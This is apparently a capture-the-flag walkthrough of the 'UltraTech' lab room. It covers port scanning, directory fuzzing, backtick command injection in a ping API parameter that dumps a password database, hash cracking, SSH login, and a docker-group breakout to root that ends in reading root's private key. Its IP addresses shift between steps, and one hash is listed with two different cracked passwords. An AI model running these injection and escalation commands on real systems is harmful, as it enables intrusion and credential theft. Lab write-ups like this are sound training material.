

INTRODUCTION
UltraTech is a medium level rated room that gives a perspective of security practices. It explores enumeration, subdomain discovery and Privilege escalation. Let’s begin.
Initial recon - Port scanning
We start off with an nmap scan to identify open ports and the services they are running.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
nmap -sC -sV -p- 10.10.105.45 -o nmap.out
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-06 10:01 EAT
Nmap scan report for 10.10.105.45
Host is up (0.15s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc668985e705c2a5da7f01203a13fc27 (RSA)
|   256 c367dd26fa0c5692f35ba0b38d6d20ab (ECDSA)
|_  256 119b5ad6ff2fe449d2b517360e2f1d2f (ED25519)
8081/tcp  open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-cors: HEAD GET POST PUT DELETE PATCH
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2611.45 seconds
The scan answers some of the queistions asked
Which software is using the port 8081?
1
8081/tcp  open  http    Node.js Express framework
Which other non-standard port is used?
1
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Which software using this port?
1
Apache
The scan answers the above questions. As always, always explore the target. upon visiting http://10.10.105.45:8081/ we find it uses an api
1
UltraTech API v0.1.3
Now it gets interesing.
We have an ftp service on port 21. Let’s check that out. Always check the port for any anopnymous login.
1
2
3
4
5
6
7
8
ftp anonymous@10.10.105.45
Connected to 10.10.105.45.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
It didnt go through. Lets visit port 31331 (http://10.10.105.45:31331/)

Which GNU/Linux distribution seems to be used?
1
Ubuntu
The software using the port 8081 is a REST api, how many of its routes are used by the web application? To answer this we launch burpsuite to capture the traffic. After intercepting the request we forward the request it terminates after hitting two endpoints.
1
2
http://10.10.134.175:8081/favicon.ico
http://10.10.134.175:8081/
The answer it 2 routes.
Directory discovery
Start a directory scan using ffuf
1
ffuf -u http://10.10.105.45:31331/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Back to the scan and something is cooking
1
2
3
4
    FUZZ: js
    FUZZ: javascript
    FUZZ: server-status
    FUZZ: images
The directory, http://10.10.105.45:31331/js has some interesting endpoints.

Vulnerable parameter discovery
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
    function checkAPIStatus() {
	const req = new XMLHttpRequest();
	try {
	    const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`
	    req.open('GET', url, true);
	    req.onload = function (e) {
		if (req.readyState === 4) {
		    if (req.status === 200) {
			console.log('The api seems to be running')
		    } else {
			console.error(req.statusText);
		    }
		}
	    };
	    req.onerror = function (e) {
		console.error(xhr.statusText);
	    };
	    req.send(null);
	}
	catch (e) {
	    console.error(e)
	    console.log('API Error')
This line const url = http://${getAPIURL()}/ping?ip=${window.location.hostname}` is interesting. We can query the API by altering the request. We try some commands
1
2
3
http://10.10.103.195:8081/ping?ip=ls

Output : ping: ls: Temporary failure in name resolution
We get an error but towards the right direction Let’s try aother command. We add `` characters to the command
1
http://10.10.103.195:8081/ping?ip=`ls`
This time we get a file
1
2
ping: utech.db.sqlite: Name or service not known
We can execute an rce using the ping command to fetch data.
1
http://10.10.103.195:8081/ping?ip=`cat utech.db.sqlite`
The output is some hash Mr00tf357a0c52799563c7c7b76c1e7543a32 Madmin0d0ea5111e3c1def594c1684e3b9be84
Now we crack these hashes to establish if they are credentials.
We will use an online cracking tool https://crackstation.net/ for this task 0d0ea5111e3c1def594c1684e3b9be84 - n100906 0d0ea5111e3c1def594c1684e3b9be84 - mrsheafy
As we recall, there was a port 22 that was running a ssh service. We can checkif this credentials work.
1
2
3
4
5
6
7
 ssh r00t@10.10.105.45
r00t@10.10.105.45's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

r00t@ultratech-prod:~$ whoami
r00t
We are in!
Have a look around.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
r00t@ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
r00t@ultratech-prod:~$ ls -la
total 28
drwxr-xr-x 4 r00t r00t 4096 Jun  6 06:17 .
drwxr-xr-x 5 root root 4096 Mar 22  2019 ..
-rw-r--r-- 1 r00t r00t  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 r00t r00t 3771 Apr  4  2018 .bashrc
drwx------ 2 r00t r00t 4096 Jun  6 06:17 .cache
drwx------ 3 r00t r00t 4096 Jun  6 06:17 .gnupg
-rw-r--r-- 1 r00t r00t  807 Apr  4  2018 .profile
r00t@ultratech-prod:~$ sudo -l
[sudo] password for r00t:
Sorry, user r00t may not run sudo on ultratech-prod.
User r00t doesn’t have root privileges. We’ll have to change that.
We check the groups that are in the machine
1
2
r00t@ultratech-prod:~$ groups
r00t docker
This makes this interesting. We have a docker container here and basically the run with root as the default user. More info here https://juggernaut-sec.com/docker-breakout-lpe/ We head to gtfobins and find a command that can upgrade the shell.
1
 docker run -v /:/mnt --rm -it bash chroot /mnt sh
WE ARE ROOT
1
2
3
4
5
6
7
 r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# ls
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swap.img  var
# cd root
We can then locate the id_rsa
1
2
3
4
5
6
7
8
9
ls -la .ssh
total 16
drwx------ 2 root root 4096 Mar 22  2019 .
drwx------ 6 root root 4096 Mar 22  2019 ..
-rw------- 1 root root    0 Mar 19  2019 authorized_keys
-rw------- 1 root root 1675 Mar 22  2019 id_rsa
-rw-r--r-- 1 root root  401 Mar 22  2019 id_rsa.pub
# cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
There you have it. HAPPY LEARNING! ♥